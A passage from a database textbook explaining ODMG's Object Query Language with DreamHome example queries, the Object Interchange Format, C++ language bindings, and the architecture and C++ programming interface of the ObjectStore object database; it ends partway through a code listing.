- If e is a collection-valued expression, then $\text{flatten}(e)$ is an expression that converts a collection of collections into a collection, that is, it flattens the structure.
- If e is an expression and c is a type name, then $c(e)$ is an expression that asserts e is an object of type c , raising an exception if it is not.

Indexed collections expressions If e_1, e_2 are lists or arrays and e_3, e_4 are integers, then $e_1[e_3]$, $e_1[e_3:e_4]$, $\text{first}(e_1)$, $\text{last}(e_1)$, and $(e_1 + e_2)$ are expressions. For example:

```

first (element (SELECT b FROM b IN branchOffices
                WHERE b.branchNo = "B001").Has);

```

returns the first member of the set of sales staff at branch B001.

Binary set expressions If e_1, e_2 are sets or bags, then the set operators union, except, and intersect of e_1 and e_2 are expressions.

Queries

A query consists of a (possibly empty) set of query definition expressions followed by an expression. The result of a query is an object with or without identity.

EXAMPLE 28.2 Object Query Language—use of extents and traversal paths

(1) *Get the set of all staff (with identity).*

In general, an entry point to the database is required for each query, which can be any named persistent object (that is, an *extent* or a *named object*). In this case, we can use the extent of class `Staff` to produce the required set using the following simple expression:

```
staff
```

(2) *Get the set of all branch managers (with identity).*

```
branchOffices.ManagedBy
```

In this case, we can use the name of the extent of the class `Branch` (`branchOffices`) as an entry point to the database and then use the relationship `ManagedBy` to find the set of branch managers.

(3) *Find all branches in London.*

```
SELECT b.branchNo
FROM b IN branchOffices
WHERE b.address.city = "London";
```

Again, we can use the extent `branchOffices` as an entry point to the database and use the iterator variable `b` to range over the objects in this collection (similar to a tuple variable that ranges over tuples in the relational calculus). The result of this query is of type `bag<string>`, as the select list contains only the attribute `branchNo`, which is of type `string`.

(4) *Assume that `londonBranches` is a named object (corresponding to the object from the previous query). Use this named object to find all staff who work at that branch.*

We can express this query as:

```
londonBranches.Has
```

which returns a set<`SalesStaff`>. To access the salaries of sales staff, intuitively we may think this can be expressed as:

```
londonBranches.Has.salary
```

However, this is not allowed in OQL because there is ambiguity over the return result: it may be set<`float`> or bag<`float`> (bag would be more likely because more than one member of staff may have the same salary). Instead, we have to express this as:

```
SELECT [ DISTINCT ] s.salary
FROM s IN londonBranches.Has;
```

Specifying `DISTINCT` would return a set<`float`> and omitting `DISTINCT` would return bag<`float`>.

EXAMPLE 28.3 Object Query Language—use of DEFINE

Get the set of all staff who work in London (without identity).

We can express this query as:

```

DEFINE Londoners AS
    SELECT s
    FROM s IN salesStaff
    WHERE s.WorksAt.address.city = "London";
SELECT s.name.lName FROM s IN Londoners;

```

which returns a literal of type `set<string>`. In this example, we have used the **DEFINE** statement to create a view in OQL and then queried this view to obtain the required result. In OQL, the name of the view must be a unique name among all named objects, classes, methods, or function names in the schema. If the name specified in the **DEFINE** statement is the same as an existing schema object, the new definition replaces the previous one. OQL also allows a view to have parameters, so we can generalize the previous view as:

```

DEFINE CityWorker(cityname) AS
    SELECT s
    FROM s IN salesStaff
    WHERE s.WorksAt.address.city = cityname;

```

We can now use the previous query to find staff in London and Glasgow as follows:

```

CityWorker("London");
CityWorker("Glasgow");

```

EXAMPLE 28.4 Object Query Language—use of structures

- (1) *Get the structured set (without identity) containing the name, sex, and age of all sales staff who work in London.*

We can express this query as:

```

SELECT struct (lName: s.name.lName, sex: s.sex, age: s.getAge)
FROM s IN salesStaff
WHERE s.WorksAt.address.city = "London";

```

which returns a literal of type `set<struct>`. Note in this case the use of the method `getAge` in the **SELECT** clause.

- (2) *Get the structured set (with identity) containing the name, sex, and age of all deputy managers over 60.*

We can express this query as:

```

class Deputy {attribute string lName; attribute sexType sex;
    attribute integer age;} ;
typedef bag<Deputy> Deputies;
Deputies (SELECT Deputy (lName: s.name.lName, sex: s.sex, age: s.getAge)
    FROM s IN staffStaff WHERE position = "Deputy" AND
    s.getAge > 60);

```

which returns a mutable object of type `Deputies`.

- (3) Get a structured set (without identity) containing the branch number and the set of all Assistants at the branches in London.

The query, which returns a literal of type `set<struct>`, is:

```
SELECT struct (branchNo: x.branchNo, assistants: (SELECT y FROM y
            IN x.WorksAt WHERE y.position = "Assistant"))
FROM x IN (SELECT b FROM b IN branchOffices
            WHERE b.address.city = "London");
```

EXAMPLE 28.5 Object Query Language—use of aggregates

How many staff work in Glasgow?

In this case, we can use the aggregate operation `COUNT` and the view `CityWorker` defined earlier to express this query as:

```
COUNT (s IN CityWorker("Glasgow"));
```

The OQL aggregate functions can be applied within the select clause or to the result of the select operation. For example, the following two expressions are equivalent in OQL:

```
SELECT COUNT(s) FROM s IN salesStaff WHERE s.WorksAt.branchNo = "B003";
COUNT(SELECT s FROM s IN salesStaff WHERE s.WorksAt.branchNo = "B003");
```

Note that OQL allows aggregate operations to be applied to any collection of the appropriate type and, unlike SQL, can be used in any part of the query. For example, the following is allowed in OQL (but not SQL):

```
SELECT s
FROM s IN salesStaff
WHERE COUNT (s.WorksAt) > 10;
```

EXAMPLE 28.6 GROUP BY and HAVING clauses

Determine the number of sales staff at each branch.

```
SELECT struct(branchNumber, numberOfStaff: COUNT(partition))
FROM s IN salesStaff
GROUP BY branchNumber: s.WorksAt.branchNo;
```

The result of the grouping specification is of type `set<struct(branchNumber: string, partition: bag<struct(s: SalesStaff)>>>`, which contains a struct for each partition (group) with two components: the grouping attribute value `branchNumber` and a bag of the sales staff objects in the partition. The `SELECT` clause then returns the grouping attribute, `branchNumber`, and a count of the number of elements in each partition (in this case, the number of sales staff in each branch). Note the use of the keyword **partition** to refer to each partition. The overall result of this query is:

```
set<struct(branchNumber: string, numberOfStaff: integer)>
```

As with SQL, the `HAVING` clause can be used to filter the partitions. For example, to determine the average salary of sales staff for those branches with more than ten sales staff we could write:

```
SELECT branchNumber, averageSalary: AVG (SELECT p.s.salary FROM p IN
partition)
FROM s IN salesStaff
GROUP BY branchNumber: s.WorksAt.branchNo
HAVING COUNT (partition) > 10;
```

Note the use of the SELECT statement within the aggregate operation AVG. In this statement, the iterator variable p iterates over the partition collection (of type bag<struct(s: SalesStaff)>). The path expression p.s.salary is used to access the salary of each sales staff member in the partition.

28.2.5 Other Parts of the ODMG Standard

In this section, we briefly discuss two other parts of the ODMG 3.0 standard:

- the Object Interchange Format;
- the ODMG language bindings.

Object Interchange Format

The Object Interchange Format (OIF) is a specification language used to dump and load the current state of an ODMS to and from one or more files. OIF can be used to exchange persistent objects between ODMSs, seed data, provide documentation, and drive test suites (Cattell, 2000). OIF was designed to support all possible ODMS states compliant with the ODMG Object Model and ODL schema definitions. It was also designed according to NCITS (National Committee for Information Technology Standards) and PDES/STEP (Product Data Exchange using STEP, the STandard for the Exchange of Product model data) for mechanical CAD, wherever possible.

An OIF file is made up of one or more object definitions, in which an object definition is an object identifier (with optional physical clustering indicator) and a class name (with optional initialization information). Some examples of object definitions are:

John {SalesStaff}	an instance of class SalesStaff is created with name John.
John (Mary) {SalesStaff}	an instance of class SalesStaff is created with name John physically near to the persistent object Mary. In this context, “physically near” is implementation-dependent.
John SalesStaff{WorksAt B001}	creates a relationship called WorksAt between the instance John of class SalesStaff and the object named B001.

A complete description of the OIF specification language is beyond the scope of this book, but the interested reader is referred to Cattell (2000).

ODMG language bindings


The language bindings specify how ODL/OML constructs are mapped to programming language constructs. The languages supported by ODMG are C++,

Java, and Smalltalk. The basic design principle for the language bindings is that the programmer should think there is only one language being used, not two separate languages. In this section we briefly discuss how the C++ binding works.

A C++ class library is provided containing classes and functions that implement the ODL constructs. In addition, OML (Object Manipulation Language) is used to specify how database objects are retrieved and manipulated within the application program. To create a working application, the C++ ODL declarations are passed through a C++ ODL preprocessor, which has the effect of generating a C++ header file containing the object database definition and storing the ODMS metadata in the database. The user's C++ application, which contains OML, is then compiled in the normal way along with the generated object database definition C++ header file. Finally, the object code output by the compiler is linked with the ODMS runtime library to produce the required executable image, as illustrated in Figure 28.18. In addition to the ODL/OML bindings, within ODL and OML the programmer can use a set of constructs, called **physical pragmas**, to control some physical storage characteristics such as the clustering of objects on disk, indexes, and memory management.

Figure 28.18

Compiling and linking a C++ ODL/OML application.



In the C++ class library, features that implement the interface to the ODMG Object Model are prefixed `d_`. Examples are `d_Float`, `d_String`, `d_Short` for base data types and `d_List`, `d_Set`, and `d_Bag` for collection types. There is also a class `d_Iterator` for the iterator class and a class `d_Extent` for class extents. In addition, a template class `d_Ref(T)` is defined for each class `T` in the database schema that can refer to both persistent and transient objects of class `T`.

Relationships are handled by including either a reference (for a 1:1 relationship) or a collection (for a 1:* relationship). For example, to represent the 1:* *Has* relationship in the `Branch` class, we would write:

```
d_Rel_Set<SalesStaff, _WorksAt> Has;
const char _WorksAt[ ] = "WorksAt";
```

and to represent the same relationship in the `SalesStaff` class we would write:

```
d_Rel_Ref<Branch, _Has> WorksAt;
const char _Has[ ] = "Has";
```

Object Manipulation Language For the OML, the new operator is overloaded so that it can create persistent or transient objects. To create a persistent object, a database name and a name for the object must be provided. For example, to create a transient object, we would write:

```
d_Ref<SalesStaff> tempSalesStaff = new SalesStaff;
```

and to create a persistent object we would write:

```
d_Database *myDB;
d_Ref<SalesStaff> s1 = new(myDb, "John White") SalesStaff;
```

Object Query Language OQL queries can be executed from within C++ ODL/OML programs in one of the following ways:

- using the query member function of the `d_Collection` class;
- using the `d_OQL_Query` interface.

As an example of the first method, to obtain the set of sales staff (`wellPaidStaff`) with a salary greater than £30,000, we would write:

```
d_Bag<d_Ref<SalesStaff>> wellPaidStaff;
SalesStaff->query(wellPaidStaff, "salary > 30000");
```

As an example of the second method, to find the branches with sales staff who earn a salary above a specified threshold, we would write:

```
d_OQL_Query q("SELECT s.WorksAt FROM s IN SalesStaff WHERE salary > $1");
```

This is an example of a parameterized query with `$1` representing the runtime parameter. To specify a value for this parameter and run the query, we would write:

```
d_Bag<d_Ref<Branch>> branches;
q << 30000;
d_oql_execute(q, branches);
```

For full details of the ODMG language bindings, the interested reader is referred to Cattell (2000).

28.2.6 Mapping the Conceptual Design to a Logical (Object-Oriented) Design

In Section 27.8.2 we briefly discussed how to use the various UML diagram types within a database design methodology. In this section we discuss how to map the conceptual schema to ODL. We assume that a class diagram has been produced as part of conceptual database design, consisting of classes (entity types), subclasses, attributes, methods, and a set of relationships.

Step 1 Mapping classes

Map each class or subclass to an ODL class, including all the appropriate attributes and methods. Map composite attributes to a tuple constructor using a *struct* declaration. Map any multi-valued attributes as follows:

- if the values are ordered, map to a list constructor;
- if the values contain duplicates, map to a bag constructor;
- otherwise, map to a set constructor.

Create an extent for each class that will be iterated over. Specify EXTENDS for each ODL class that represents a subclass to inherit the attributes and methods of the superclass.

Step 2 Mapping binary relationships

For each binary relationship, add a relationship property (or reference attribute) into each class that participates in the relationship. If supported by the ODMS, use inverse relationships where possible to ensure the system automatically maintains referential integrity. If the system does not support this, it will be necessary to program this functionality into the class methods.

If the multiplicity is 1:1, each relationship property will be single-valued; if it is 1:*, the relationship property will be single-valued on one side and a collection type (list or set depending upon the particular requirements of the relationship) on the other; if it is *:*, each side of the relationship will be a collection type (see Section 27.7.2).

Create a tuple constructor (struct) for relationship attributes of the form <relationship reference, relationship attributes>. This constructor is used in place of the relationship property. Unfortunately, this prevents inverse relationships from being used. Further, redundancy will exist if the relationship property is created in both directions.

Step 3 Mapping n-ary relationships

For each relationship with degree greater than 2 (for example, ternary, quaternary), create a separate class to represent the relationship and include a relationship property (based on a 1:* relationship) to each participating class.

Step 4 Mapping categories

For each category (union type) present in the class diagram create a class to represent the category and define a 1:1 relationship between the category class and each of its superclasses. Alternatively, a union type can be used if the ODMS supports this.

28.3 ObjectStore

In this section we discuss the architecture and functionality of ObjectStore, a commercial OODBMS.

28.3.1 Architecture

ObjectStore is based on the multiclient/multiserver architecture, with each server responsible for controlling access to an object store and for managing concurrency control (locking-based), data recovery, and the transaction log, among other tasks. A client can contact the ObjectStore server on its host or any other ObjectStore server on any other host in the network. For each host machine running one or more client applications, there is an associated **cache manager** process whose primary function is to facilitate concurrent access to data by handling callback messages from the server to client applications. In addition, each client application has its own **client cache**, which acts as a holding area for data mapped (or waiting to be mapped) into physical memory. A typical architecture is shown in Figure 28.19. We now briefly describe the main responsibilities of each of these processes.




Figure 28.19 ObjectStore architecture.

ObjectStore server

The ObjectStore server is the process that controls access to ObjectStore databases on a host and is responsible for the following:

- storage and retrieval of persistent data;
- handling concurrent access by multiple client applications;
- database recovery.

Client application

The ObjectStore client library is linked into each client application, allowing the client application to:

- map persistent objects to virtual addresses;
- allocate and deallocate storage for persistent objects;
- maintain a cache of recently used pages and the lock status of those pages;
- handle page faults on addresses that refer to persistent objects.

Cache manager

The cache manager is a UNIX daemon/Windows service that runs on the same machine as the client application. Its function is to respond to server requests as a stand-in for the client application and manage the application's client cache, which exists to improve access to persistent objects. The client cache is the local buffer for data mapped, or waiting to be mapped, into virtual memory. When a client application needs to access a persistent object, a page fault is generated in the following situations:

- the object is not in physical memory and not in the client cache;
- the object is in the client cache but has not yet been accessed;
- the object is in the client cache but has been previously accessed with different read/write permissions.

In these cases, the ObjectStore client requests the page from the server, copies it into the client cache, and resumes execution. If none of these conditions hold, the object in cache is available and the application just accesses it.

Ownership, locking, and the cache manager

To understand the function of the cache manager, we first have to understand ObjectStore's ownership and locking mechanisms. A client can request read or write permission for a page from the server. Read ownership can be granted to as many clients as request it, provided no client has write ownership, but there can be only one client with write ownership at any one time. When a client wants to read or write a page during a transaction it places a read or write lock on that page, thereby preventing any other client from receiving write permission for that page. A client must have read or write ownership to be able to place a read or write lock on a page. Once the transaction completes, the client releases the lock (although it can retain ownership).

Note the distinction between ownership and locks: ownership gives the client permission to read or update a page whereas a lock allows the client to actually

read or update the page. With page ownership, a client can lock a page without communicating first with the server.

When a client requests permission to read a page and no other client has permission to update that page, the server can grant read ownership and the cache manager is not involved. However, the cache manager is involved when:

- a client requests read or write permission on a page and another client has write permission on that page;
- a client requests write permission on a page and at least one other client has read permission on that page.

In this case, the server sends a **callback message** to the cache manager associated with the client that has permission. This allows the client to concentrate on running the application and relieves it from having to listen for callback messages. Instead, the cache manager determines whether read or write permission can be released or whether the requesting client has to wait.

Virtual memory mapping architecture

One unique feature of ObjectStore is the way it handles persistence. ObjectStore stores a C++ object in the database on disk in its native format with all pointers intact (as opposed to swizzling them to OIDs as we discussed in Section 27.3.1). A full explanation of how this process works is beyond the scope of this book and so we concentrate instead on a general overview of the mechanism.

The basic idea of the ObjectStore virtual memory mapping architecture is the same as for virtual memory management in operating systems. References to objects are realized by virtual memory addresses. If an object has to be dereferenced and the page the object resides on is already in main memory, there is no additional overhead in dereferencing this object and dereferencing is as fast as for any C or C++ program. If the required page is not in main memory, a page fault occurs and the page is brought into the same virtual memory address it originally occupied. In this way, pointers to this object in other transferred objects are valid virtual memory pointers referring to their original target.

ObjectStore manages this process by reserving a range of unmapped virtual memory for persistent objects, thereby ensuring that this range will be used for no other purpose than database pages. When a program accesses its first object, ObjectStore transfers the page containing this object into virtual memory. When the program attempts to navigate from this initial object to another object using the second object's pointer, ObjectStore ensures that this pointer points to an unmapped portion of virtual memory. This results in the operating system raising a page fault, which ObjectStore traps and uses to bring the database page containing the second object into virtual memory.

When a program first attempts to update a page, another operating system exception is raised (a **write fault**). Again, ObjectStore traps this exception, transfers the page into virtual memory, if necessary, and changes the page's protection to read/write. The program then proceeds with the update. When the program wishes to save its updates, ObjectStore copies all pages that have been marked for update to the database and resets their protection back to read-only. When a database is closed, ObjectStore unmaps all its pages from virtual memory and

unreserves the database's virtual memory range. With this approach, the programmer sees no difference between persistent and transient data.

28.3.2 Building an ObjectStore Application

Building a C++ ObjectStore application is slightly different from that described for the ODMG C++ language bindings in Section 28.2.5, as we discuss in this section. An ObjectStore application is built from a number of files:

- C++ source files that contain the main application code;
- C++ header files that contain the persistent classes;
- the necessary ObjectStore header files (for example, `ostore.hh`);
- a schema source file that defines the persistent classes for the schema generator.

Building an ObjectStore application requires the generation of the necessary schema information, that is, information about the classes the application stores in, or reads from, persistent memory. The schema source file is a C++ file containing a list of persistent classes and any reachable classes identified using the ObjectStore macro `OS_MARK_SCHEMA_TYPE` (a class is reachable if it is the base class or the class of a member of a persistent object). For example:

```
#include <ostore/ostore.hh>
#include <ostore/manschem.hh>
#include "myClasses.hh"           /*defines persistent classes */
OS_MARK_SCHEMA_TYPE(Branch);     /*include Branch in schema */
OS_MARK_SCHEMA_TYPE(SalesStaff); /* include SalesStaff in schema */
```

The ObjectStore schema generator (`oss`) is run on this file to create two output files:

- an *application schema database* (for example, `mySchema.adb`), which contains type information about the objects the application can store persistently;
- an *application schema object file* (for example, `mySchema.obj`), which gets linked into the application.

The application is compiled in the normal way as is the output from the schema generator. The resulting object files are then linked to create the executable image, as illustrated in Figure 28.20.

ObjectStore databases

An ObjectStore database stores persistent objects and can be created using the `os_database::create` function. ObjectStore supports two types of database:

- *file database*, which is a native operating system file that contains an ObjectStore database;
- *rawfs (raw file system) database*, which is a private file system managed by the ObjectStore server, independent of the file system managed by the operating system.

An ObjectStore database is divided into clusters and segments. A *cluster* is the basic unit of storage allocation in an ObjectStore database. When a persistent object is created the storage is allocated from a cluster. Clusters are divided into *segments*. When a database is created, two segments are usually created:




Figure 28.20 Building an ObjectStore application.

- the *schema segment*, which holds the database roots and schema information about the objects stored in the database;
- the *default segment*, which stores entities created with the persistent version of the new operator.

Additional segments can be created using the function `os_database::create_segment`. Note that the schema segment cannot be accessed directly by the user application. Segments are allocated storage from a default cluster. When an application creates an object in persistent storage, it specifies the database to contain the object and the object is created in the default cluster of the default segment of this database. Alternatively, the application can specify a segment, in which case the object is created in the default cluster of the specified segment. Alternatively, the application can specify a cluster, in which case the object is created in the specified cluster.

28.3.3 Data Definition in ObjectStore

ObjectStore can handle persistence for objects created in the C, C++, and Java programming languages through separate class libraries, and there is a facility for objects created in one language to be accessed in the other. In this section we describe the C++ class library, which contains data members, member functions, and enumerators that provide access to database functionality.

ObjectStore uses C++ as a schema language so that everything in an ObjectStore database must be defined by a C++ class. In ObjectStore, persistence is orthogonal to type (see Section 27.3.4) and persistent object support is achieved through overloading the `new` operator, which allows dynamic allocation of persistent memory for any type of object. There is also a version of the C++ `delete` operator that can be used to delete persistent objects and free persistent memory. Once persistent memory has been allocated, pointers to this memory can be used in the same way as pointers to virtual memory is used. In fact, pointers to persistent memory always take the form of virtual memory pointers.



Figure 28.21 illustrates a possible set of ObjectStore C++ class declarations (in an `.h` header file) for part of the *DreamHome* database schema, concentrating on the `Branch` and `SalesStaff` classes and the relationship between them (*Branch Has SalesStaff* and *SalesStaff WorksAt Branch*). Much of the syntax in this schema will be familiar to readers with knowledge of C++. However, we discuss a few particular implementation details: creating persistent objects, relationships, and class extents.

Creating persistent objects by overloading the `new` operator

As we mentioned earlier, persistence is achieved by overloading the `new` operator. Figure 28.21 has two examples of the overloading of this operator in the constructors for the `Branch` and `SalesStaff` classes. For example, in the constructor for `Branch`, we have the statement:

```
branchNo = new(dreamhomeDB, os_typespec::get_char(), 4) char[4];
```

In this case, the `new` operator has three parameters:

- a pointer to an ObjectStore database (`dreamhomeDB`);
- a pointer to a type specification for the new object, which we have obtained by calling the overloaded method `get_char` of the `os_typespec` class (which we discuss next);
- the size of the object.

As usual, this version of the `new` operator returns a pointer to the newly allocated memory. Once an object has been created as persistent, ObjectStore will automatically retrieve it when a pointer to it is dereferenced. The examples given in Figure 28.19 are illustrative only; clearly in a complete implementation we would have to allocate space for all the attributes in `Branch` and `SalesStaff` rather than just the primary key attributes. Note that if we had omitted these parameters and used the standard version of the `new` operator, that is:

```
branchNo = new char[4];
```

then a transient object would have been created.

Using typespecs Typespecs, instances of the class `os_typespec`, are used as arguments to the persistent version of the `new` operator to help maintain type safety when database roots are being manipulated (we discuss database roots in Section 28.3.3). A typespec represents a particular type, such as `char`, `int`, or `Branch*`. ObjectStore provides some special functions for retrieving typespecs for various types. The first time such a function is called by a particular process, ObjectStore allocates the typespec and returns a pointer to it. Subsequent calls to the function

```

class SalesStaff;
extern os_Set<SalesStaff*> *salesStaffExtent;
extern os_database *dreamhomeDB;
enum PositionType {Manager, Supervisor, Assistant};
enum SexType {M, F};
struct Date {
    int year;
    int month;
    int day;
}
class Branch { // Define class for Branch
    char branchNo[4];
    struct {
        char* street;
        string* city;
        string* postcode} address;
    os_relationship_m_1(Branch, Has, SalesStaff, WorksAt, os_Set<SalesStaff*>) Has;
    Branch(char b[4]) {branchNo = new(dreamhomeDB, os_typespec::get_char(), 4) char[4];
        strcpy(branchNo, b); }
    // Provide a functional interface for creating the relationship – note this also sets up the inverse
    // relationship WorksAt.
    void addStaff(SalesStaff *s) {Has.insert(s);}
    void removeStaff(SalesStaff *s) {Has.remove(s);}
    static os_typespec* get_os_typespec();
}
class Person { // Define class for Person
    struct {
        char* fName,
        char* lName} name;
}
class Staff: public Person { // Define class for Staff that inherits from Person
    char staffNo[5];
    SexType sex;
    PositionType position;
    Date DOB;
    float salary;
    int getAge();
    void increaseSalary(float increment) {salary += increment; }
}
class SalesStaff : Staff { // Define class for SalesStaff that inherits from Staff
    os_relationship_1_m(SalesStaff, WorksAt, Branch, Has, Branch*) WorksAt;
    SalesStaff(char s[5]) {staffNo = new(dreamhomeDB, os_typespec::get_char(), 5) char[5];
        strcpy(staffNo, s);
        salesStaffExtent->insert(this);}
    ~SalesStaff() {salesStaffExtent->remove(this);}
    // Provide a functional interface for creating the relationship – note this also sets up the inverse
    // relationship Has.
    void setBranch(Branch* b) {WorksAt.setvalue(b);}
    Branch* getBranch() {WorksAt.getvalue();}
    static os_typespec* get_os_typespec();
}

```

Figure 28.21
ObjectStore
C++ class
declarations
for part of
DreamHome
database schema.

in the same process do not result in further allocation; instead, a pointer to the same `os_typespec` object is returned. In Figure 28.21, we have added members to the classes `Branch` and `SalesStaff` using a `get_os_typespec` member function:

```
static os_typespec*get_os_typespec();
```

The `ObjectStore` schema generator automatically supplies a body for this function, returning a pointer to a `typespec` for the class.

Creating relationships in `ObjectStore`

The relationship between `Branch` and `SalesStaff` is handled by declaring two data members that are the inverse of each other. With these bidirectional links, `ObjectStore` will automatically maintain referential integrity for this relationship. `ObjectStore` provides macros for defining relationships— Figure 28.21 uses two of these macros: `os_relationship_1_m` and `os_relationship_m_1` (there are also macros called `os_relationship_1_1` and `os_relationship_m_m`). These macros define access functions for setting and getting the relationships. Each use of a relationship macro to define one side of a relationship must be paired with another relationship macro to define the other (inverse) side of the relationship. In each case, these macros take five parameters:

- **class** is the class that defines the data member being declared;
- **member** is the name of the member being declared;
- **inv_class** is the name of the class that defines the inverse member;
- **inv_member** is the name of the inverse member;
- **value_type** is the apparent value-type of the member being declared, which we discuss shortly.

To instantiate relationship functions, there is an associated set of relationship “body” macros that take the same first four parameters (which must be invoked from a source file). For example, to match the two relationship macros in Figure 28.21, we need the following two statements:

```
os_rel_m_1_body(Branch, Has, SalesStaff, WorksAt);
os_rel_1_m_body(SalesStaff, WorksAt, Branch, Has);
```

We have also provided a functional interface to these relationships through the methods `addStaff` and `removeStaff` in `Branch` and `setBranch` and `getBranch` in `Staff`. Note also the transparency of the bidirectional relationships; for example, when we invoke the `addStaff` method to specify that this branch (*b1*, say) *Has* the given member of staff (*s1* say), the inverse relationship *WorksAt* is also set up (that is, *s1 WorksAt b1*).

Creating extents in `ObjectStore`

In Figure 28.17 we specified an extent for the `SalesStaff` class using the ODMG keyword **extent**. On the second line of Figure 28.21 we have also specified an extent for `SalesStaff` using the `ObjectStore` collection type `os_Set`. In the `SalesStaff` constructor, we have used the `insert` method to insert the object into the class extent and in the destructor we have used the `remove` method to delete the object from the class extent.

28.3.4 Data Manipulation in ObjectStore

In this section we briefly discuss the manipulation of objects in an ObjectStore database. The following operations must be performed before persistent memory can be accessed:

- a database must be created or opened;
- a transaction must be started;
- a database root must be retrieved or created.

Roots and entry point objects

As we mentioned in Section 28.2.2, a database root provides a way to give an object a persistent name, thereby allowing the object to serve as an initial *entry point* into the database. From there, any object related to it can be retrieved using *navigation* (that is, following data member pointers) or by a *query* (that is, selecting all elements of a given collection that satisfy a specified predicate). Figure 28.22 illustrates a number of these points:

- Opening the database using the `open` method of the database class `os_database`.
- Starting and stopping a transaction using the macros `OS_BEGIN_TXN` and `OS_END_TXN` (the first parameter is an identifier, `tx1`, that simply serves as a label for the transaction).

```
os_Set<SalesStaff*> *salesStaffExtent = 0;
main() {
// Initialize ObjectStore and initialize use of collections
objectstore::initialize(); os_collection::initialize();
os_typespec *WorksAtType = Branch::get_os_typespec();
os_typespec *salesStaffExtentType = os_Set<SalesStaff*>::get_os_typespec();
// Open the DreamHome database
os_database *db1 = os_database::open("dreamhomeDB");
// Begin a transaction
OS_BEGIN_TXN(tx1, 0, os_transaction::update)
// Create the SalesStaff extent in this database and then create a named root
